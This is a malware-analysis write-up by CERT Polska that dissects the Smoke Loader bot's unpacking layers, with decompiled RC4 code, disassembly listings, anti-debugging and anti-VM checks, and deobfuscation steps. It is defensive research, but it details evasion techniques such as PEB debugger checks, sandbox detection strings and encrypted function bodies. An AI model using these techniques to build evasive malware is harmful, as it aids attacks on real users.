Dissecting Smoke Loader | CERT Polska

cert.pl/en/news/single/dissecting-smoke-loader/


Smoke Loader (also known as Dofoil) is a relatively small, modular bot that is mainly used to drop various malware families.

Even though it's designed to drop other malware, it has some pretty hefty malware-like capabilities on its own.

Despite being quite old, it's still going strong, recently being dropped from RigEK and MalSpam campaigns.

In this article we'll see how Smoke Loader unpacks itself and interacts with the C2 server.

Smoke Loader first surfaced in June 2011 when it was advertised for sale on grabberz.com[1] and xaker.name[2] by a user called SmokeLdr.



Smoke Loader being sold on grabberz.com

What's interesting is that Smoke Loader is sold only to Russian-language speakers[3].

Since all functionalities are clearly described in the mentioned forum posts up to 2016 there is no point in listing them all here.

The sample we'll be analysing is d32834d4b087ead2e7a2817db67ba8ca.




Diagram presenting the unpacking timeline


If you're only interested in the final payload you can take a quick glance at the diagram above and skip to the final layer.

Table of contents

Layer I

The first thing Smoke Loader hits us with is a simple PECompact2 or UPX compression.

As with many executable compressions, both are pretty easy do decompress using publicly-accessible software:




PECompact being used to decompress the first layer

Decompressing UPX-packed sample

That wasn't hard, let's move on.

Layer II



Entry function, which handles the debugging check and performs some useless api calls as a disguise

Debugger checks

The PEB structure is checked against some debugging challenges:

Lots of garbage code

Almost every function is injected with pointless instructions in order to make the disassembly more complicated than it really is.

```
  HIDWORD(v65) = length_2;
  _EAX = v65 >> key;
  LOBYTE(_EAX) = BYTE1(length_1);
  LOWORD(_EAX) = _byteswap_ulong(_EAX);
  __asm { xadd    ah, al }
  LODWORD(v65) = SBYTE1(length_1);
  HIDWORD(v65) = length_2;
  LOWORD(_EAX) = (v65 >> key) - 1;
  __asm { xadd    ah, al }
  _BitScanReverse(&_EAX, length_2);
  _EAX = (__PAIR__(length_2, _byteswap_ulong(_EAX)) >> key) - 1;
  LOBYTE(_EAX) = 0;
  __asm { xadd    ah, al }
  v71 = length_2 * length_2 * _byteswap_ulong(_EAX);
  LOBYTE(v71) = v71 >> key;
  _EAX = _byteswap_ulong(v71);
  LOBYTE(_EAX) = BYTE1(length_1);
  LOWORD(_EAX) = __PAIR__(length_2, _EAX) >> key;
  LOBYTE(_EAX) = _EAX >> key;
  LOWORD(_EAX) = _EAX - 1;
  v73 = BYTE1(_EAX);
  BYTE1(_EAX) = _EAX;
  LOBYTE(_EAX) = -v73;
  __asm { xadd    ah, al }
  j = 0;
  v76 = 0;
  v77 = key;
  do
  {
    v78 = v84[j];
    v76 = (v78 + v77[j % key_length] + v76) % 256;
    v84[j++] = v84[v76];
    v84[v76] = v78;
  }
  while ( j < 256 );
  i = 0;
  v80 = 0;
  v81 = 0;
  if ( data_length )
  {
    do
    {
      v81 = (v81 + 1) % 256;
      v82 = v84[v81];
      v80 = (v82 + v80) % 256;
      v84[v81] = v84[v80];
      v84[v80] = v82;
      data[i] ^= v84[(v82 + v84[v81]) % 256];
      ++i;
    }
    while ( i < data_length );
  }
  return data;
}
```

A part of RC4 function, which contains a lot of useless code

RC4-encrypted imports

In this stage, almost all imports and library names are encrypted with RC4 before being passed to LoadLibraryA and then to GetProcAddress.

The encrypted imports are first placed on stack:

Then they are decrypted using RC4 with the hardcoded key:

Finally, the library name is passed to LoadLibrary and the function name to GetProcAddress:

A custom import table is populated this way and used further in execution.

Unpacking

Finally, a new process is created and two calls to WriteProcessMemory are performed:

The writes are pretty characteristic and can be easily noticed in the Cuckoo report

One of them writes the MZ header and the other rest of the binary. If we concatenate these two writes we'll get the next layer.

Layer III

We're welcomed with:

```
.text:0040293D loc_40293D:                             ; CODE XREF: .text:0040293A↑j
.text:0040293D                 jmp     ecx
.text:0040293D ; ---------------------------------------------------------------------------
.text:0040293F                 db 6Bh
.text:00402940                 dd 0F76F970Dh, 0C93A4ACAh, 0C7B870A4h, 0F906EBCFh, 0C8DE9646h
.text:00402940                 dd 46B60FA8h, 0E801EB68h, 75077440h, 9646CA05h, 0EA68C8DEh
.text:00402940                 dd 75000028h, 0BD037405h, 0EB5954DDh, 0E1F74A01h, 0D3C005EBh
.text:00402940                 dd 1DE9646h, 0E403EBD8h, 0E0FFE3C4h, 612EDD75h, 7F037859h
.text:00402990 ; ---------------------------------------------------------------------------
.text:00402990                 jmp     short loc_402933
.text:00402992 ; ---------------------------------------------------------------------------
.text:00402992
.text:00402992                 public start
.text:00402992 start:
.text:00402992                 call    $+5
.text:00402997                 jnz     short near ptr loc_40299D+2
.text:00402999                 jz      short near ptr loc_40299D+2
.text:0040299B                 xor     [esi], ecx
.text:0040299D
.text:0040299D loc_40299D:                             ; CODE XREF: .text:00402997↑j
.text:0040299D                                         ; .text:00402999↑j
.text:0040299D                 lea     edi, [ebx+0AEB5Bh]
.text:004029A3
.text:004029A3 loc_4029A3:                             ; CODE XREF: .text:004029AC↓j
.text:004029A3                 sub     ebx, 2997h
.text:004029A9                 jmp     short loc_4029B0
.text:004029A9 ; ---------------------------------------------------------------------------
.text:004029AB                 align 4
.text:004029AC                 jmp     short loc_4029A3
.text:004029AC ; ---------------------------------------------------------------------------
.text:004029AE                 align 10h
.text:004029B0
.text:004029B0 loc_4029B0:                             ; CODE XREF: .text:004029A9↑j
.text:004029B0                 jz      short loc_4029B9
.text:004029B2                 jnz     short loc_4029B9
.text:004029B4                 adc     eax, 4DE9646h
```

The exported start address


Well, that's not good.

What we see is a result of several obfuscation methods and tricks, We'll look at each one and try to understand how it works.

Jump chains


Almost all early-executed functions adapt a chained jumps obfuscation technique.


Instead of placing the instructions in a normal, linear manner, instructions are mixed within the functions with jump instructions connecting consecutive instructions.



The control flow is all over the place

If we were to write a script to follow the program’s flow and graph instructions we’d probably get something like this:


0x402992: call $+5; first
0x402997: jnz short loc_40299F
0x402999: jz short loc_40299F
0x40299f: pop ebx
0x4029a0: jmp short loc_4029AC
0x4029ac: jmp short loc_4029A3
0x4029a3: sub ebx, 2997h
0x4029a9: jmp short loc_4029B0
0x4029b0: jz short loc_4029B9
0x4029b2: jnz short loc_4029B9
0x4029b9: push 30h
0x4029bb: jnz short loc_4029C2
0x4029bd: jz short loc_4029C2
0x4029c2: pop eax
0x4029c3: jmp short loc_4029CD
0x4029cd: jmp short loc_4029C7; get PEB
0x4029c7: mov eax, fs:[eax]; get PEB
0x4029ca: jmp short loc_4029D0
0x4029d0: jmp short loc_4029D8; OSMajorVersion
0x4029d8: cmp dword ptr [eax+0A4h], 6; OSMajorVersion
0x4029df: jl short locret_402A2F; probs 0x40294d
0x4029e1: jmp short loc_4029EF
0x402a2f: retn; probs 0x40294d
0x4029ef: jmp short loc_4029E7
0x4029e7: mov esi, eax
0x4029e9: jmp short loc_4029F2
0x4029f2: jmp short loc_4029FA; beingDebugged
0x4029fa: movzx eax, byte ptr [eax+2]; beingDebugged
0x4029fe: jmp short loc_402A02
0x402a02: inc eax
0x402a03: jmp short loc_402A14
0x402a14: jmp short loc_402A09
0x402a09: mov ecx, 294Dh
0x402a0e: jmp short loc_402A17
0x402a17: jmp short loc_402A1A
0x402a1a: mul ecx
0x402a1c: jmp short loc_402A23



Partially deobufscated start function

One can almost immediately see that a vast majority of instructions are used only to divert the natural program flow.

Defeating

Attempt I

We tried creating an idaapi script that looks through all instruction blocks within a function and tries to concat blocks that are connected with each other via a 1:1 jump (jump from one possible address to one possible location).

The author had probably thought about that and implemented jmp instructions using consecutive jnz and jz instructions. This doesn't complicate our solution too much though.

A very naive Python script implementing the mentioned approach


If we run it on the start function and strip the jumps we get:

A lot better! But we can actually do even better by letting IDA do most of the work for us.

Attempt II

The only thing we need to do in order to make IDA recognize these blocks as a valid function is to make sure that all of the jumps are marked as a definitive change of flow control.

While jmp instructions are marked as such by default, the jz/jnz instructions need to by patched to jmp instructions:



Notice the newly-created dotted line that denotes an end of function code

This trick allows IDA to recognize function bodies and even attempt to decompile them:

Decompiled start function after patching all jn/jnz instructions

While (as almost always) the decompilation isn't 100% correct, it gives us a good basic idea what the function does.

This function, for example, loads the PEB structure and then accessess the OSMajorVersion and BeingDebugged fields.

Debugging checks

In this layer, we've noticed 2 debugging checks, conveniently located right at the beginning of execution. While they are the same as in the previous stage the approach differs slightly.

What is interesting is that the debugging checks values are used in calculating the next functions addresses:

Reading the BeingDebugged field from PEB

Reading the NtGlobalFlag field from PEB

The code calculates the next jump address based on the values of BeingDebugged and NtGlobalFlag fields, if either one is not equal to 0 the execution jumps to a random invalid place in memory, **harsh**.

Normally patching the binary or changing the values mid-debugging works though.

Virtualization checks

Binary tries to get the module handle of "sbiedll" (a library that is used in sandboxing processes in Sandboxie) using GetModuleHandleA, if it succeds and thus Sandboxie is installed on the system, the program exits.

A registry key System\CurrentControlSet\Services\Disk\Enum is checked and if any of the following values are found within the string, the program exits.

- qemu
- virtio
- vmware
- vbox
- xen

Function body encryption

A vast majority of functions are encrypted:

A function that is partially encrypted

After deobufscation the encryption function turns out to be pretty simple:

Decompiled code decryption method

It accepts an address and number of bytes in eax and ecx registers respectively and xors all bytes in that range with a hardcoded byte.

What’s also interesting is that the binary tries to keep as little code unencrypted at a time as possible:

Example of keeping the code encrypted

We’re able to decrypt the chunks using an idaapi patching script:

Simple idaapi script that xors a given region with a byte

Assembly tricks

This layer employs a few neat position-independent-code assembly tricks.

Assembly Trick I

```
.text:00402454
.text:00402454                          loc_402454:                             ; CODE XREF: fourth_start+DC↑j
.text:00402454 0CC E8 7D ED FF FF                       call    dexor_buffer
.text:00402459 0CC E8 49 00 00 00                       call    loc_4024A7
.text:00402459                          ; ---------------------------------------------------------------------------
.text:0040245E                          aKernel32:
.text:0040245E 0CC 6B 00 65 00 72 00 6E+                text "UTF-16LE", 'kernel32',0
.text:00402470                          aUser32:
.text:00402470 0CC 75 00 73 00 65 00 72+                text "UTF-16LE", 'user32',0,0,0
.text:00402482                          aAdvapi32:
.text:00402482 0CC 61 00 64 00 76 00 61+                text "UTF-16LE", 'advapi32',0
.text:00402494                          aShell32:
.text:00402494 0CC 73 00 68 00 65 00 6C+                text "UTF-16LE", 'shell32',0,0
.text:004024A6 0CC 00                                   db 0
.text:004024A7                          ; ---------------------------------------------------------------------------
.text:004024A7
